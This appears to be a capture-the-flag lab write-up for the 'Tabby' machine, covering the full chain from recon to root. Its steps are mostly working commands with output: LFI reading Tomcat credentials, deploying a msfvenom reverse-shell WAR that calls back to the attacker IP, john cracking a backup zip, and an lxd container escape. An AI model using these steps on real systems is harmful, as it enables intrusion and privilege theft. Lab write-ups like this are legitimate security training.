33. Tabby
33.1. Machine Info

33.2. Recon
nmap
80, http
8080, tomcat
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mega Hosting
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
domain name found

33.3. Foothold
33.3.1. Local File Inclusion

POC: http://megahosting.htb/news.php?file=../../../../../../etc/passwd
root
ash

LFI -> tomcat cred leakage -> /tomcat-users.xml
CATALINA_HOME =
/usr/share/tomcat9CATALINA_BASE =
/var/lib/tomcat9

Tomcat Document Page:

LFI creds found in:
[ ]
/etc/tomcat9/tomcat-users.xml[ ]
$CATALINA_HOME/conf/tomcat-users.xml[x]
$CATALINA_HOME/etc/tomcat-users.xml
$ curl http://megahosting.htb/news.php?file=../../../../../../usr/share/tomcat9/etc/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
Credential:
tomcat:$3cureP4s5w0rd123!, rolesadmin-gui,manager-script


33.3.2. Tomcat Exploit as manager-script
References:
List all applications:
$ curl -v -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/list
*   Trying 10.10.10.194:8080...
* Connected to 10.10.10.194 (10.10.10.194) port 8080
* Server auth using Basic with user 'tomcat'
> GET /manager/text/list HTTP/1.1
> Host: 10.10.10.194:8080
> Authorization: Basic dG9tY2F0OiQzY3VyZVA0czV3MHJkMTIzIQ==
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200
< Cache-Control: private
< Expires: Thu, 01 Jan 1970 00:00:00 GMT
< X-Content-Type-Options: nosniff
< Content-Type: text/plain;charset=utf-8
< Transfer-Encoding: chunked
< Date: Mon, 22 Jan 2024 14:54:05 GMT
<
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
* Connection #0 to host 10.10.10.194 left intact
Upload and install an application with reverse shell:
compile a war file, upload it, and trigger this app
└─╼$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.14 LPORT=1234 -f war -o shell.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes
Saved as: shell.war

└─╼$ curl -u 'tomcat:$3cureP4s5w0rd123!' "http://10.10.10.194:8080/manager/text/deploy?path=/shell&update=true" --upload-file shell.war
OK - Deployed application at context path [/shell]


└─╼$ curl http://10.10.10.194:8080/shell/
receive a reverse shell on local host
└─╼$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.194] 40980
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
uname -a
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:8f:c4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.194/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
33.4. Privilege Escalation
33.4.1. tomcat -> ash
linpeas output

john to crack ->
admin@it
└─╼$ zip2john backup.zip > hash
...

└─╼$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (backup.zip)
1g 0:00:00:01 DONE (2024-01-23 05:57) 0.6250g/s 6476Kp/s 6476Kc/s 6476KC/s aer35rea..adhi1411
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

└─╼$ unzip backup.zip
Archive:  backup.zip
   creating: var/www/html/assets/
[backup.zip] var/www/html/favicon.ico password:
  inflating: var/www/html/favicon.ico
   creating: var/www/html/files/
  inflating: var/www/html/index.php
 extracting: var/www/html/logo.png
  inflating: var/www/html/news.php
  inflating: var/www/html/Readme.txt
nothing inside unzipped dir, this password can be reused -> linux user password also
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
33.4.2. ash -> root
id -> group:
lxd
In Linux systems, lxd is a lightweight container management tool that extends the LXC (Linux Containers) technology. lxd offers a more user-friendly way to manage LXC containers, including advanced networking and storage features, while maintaining API compatibility with LXC.
When we talk about the “lxd group” on Linux, we are usually referring to a specific user group on the system, whose members are authorized to manage LXD containers. In many Linux distributions, a system group named lxd is automatically created upon the installation of LXD, and any user who is part of this group can manage LXD containers without needing to use sudo.
Exploit Procedure:
git clone repo on the local host -> zip the repo
└─╼$ zip lxd-alpine-builder.zip lxd-alpine-builder/*
  adding: lxd-alpine-builder/alpine-v3.13-x86_64-20210218_0139.tar.gz (deflated 1%)
  adding: lxd-alpine-builder/build-alpine (deflated 62%)
  adding: lxd-alpine-builder/LICENSE (deflated 65%)
  adding: lxd-alpine-builder/README.md (deflated 41%)
curl down repo zip file and unzip it to -> create an image with root priv -> mount host’s
/into container’s/mnt/root
ash@tabby:/dev/shm$ curl http://10.10.14.14/lxd-alpine-builder.zip -O
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3175k  100 3175k    0     0  1439k      0  0:00:02  0:00:02 --:--:-- 1438k
ash@tabby:/dev/shm$ unzip lxd-alpine-builder.zip
Archive:  lxd-alpine-builder.zip
   creating: lxd-alpine-builder/
  inflating: lxd-alpine-builder/alpine-v3.13-x86_64-20210218_0139.tar.gz
  inflating: lxd-alpine-builder/build-alpine
  inflating: lxd-alpine-builder/LICENSE
  inflating: lxd-alpine-builder/README.md
ash@tabby:/dev/shm$ ls -al lxd-alpine-builder
total 3224
drwxr-xr-x 2 ash  ash      120 Jan 22 22:08 .
drwxrwxrwt 3 root root     100 Jan 22 22:10 ..
-rw-r--r-- 1 ash  ash  3259593 Jan 22 22:08 alpine-v3.13-x86_64-20210218_0139.tar.gz
-rwxr-xr-x 1 ash  ash     8060 Jan 22 22:08 build-alpine
-rw-r--r-- 1 ash  ash    26530 Jan 22 22:08 LICENSE
-rw-r--r-- 1 ash  ash      768 Jan 22 22:08 README.md
ash@tabby:/dev/shm/lxd-alpine-builder$ lxc image import ./alpine*.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
ash@tabby:/dev/shm/lxd-alpine-builder$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (btrfs, dir, lvm, zfs, ceph) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty block device (e.g. a disk or partition)? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

ash@tabby:/dev/shm/lxd-alpine-builder$
ash@tabby:/dev/shm/lxd-alpine-builder$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
ash@tabby:/dev/shm/lxd-alpine-builder$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
ash@tabby:/dev/shm/lxd-alpine-builder$ lxc start mycontainer
ash@tabby:/dev/shm/lxd-alpine-builder$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
/mnt/root/root # cat root.txt | cut -c 1-10
1daf0c98d1
33.5. Exploit Chain
port scan -> domain name found -> LFI -> leakge tomcat cred tomcat-users.xml -> tomcat user get with manager-script role -> exploit to get tomcat shell -> backup file enum -> crack to get ash password -> su to gain ash shell -> lxd group exploit -> container’s root with / mounted -> access /root/.ssh -> root shell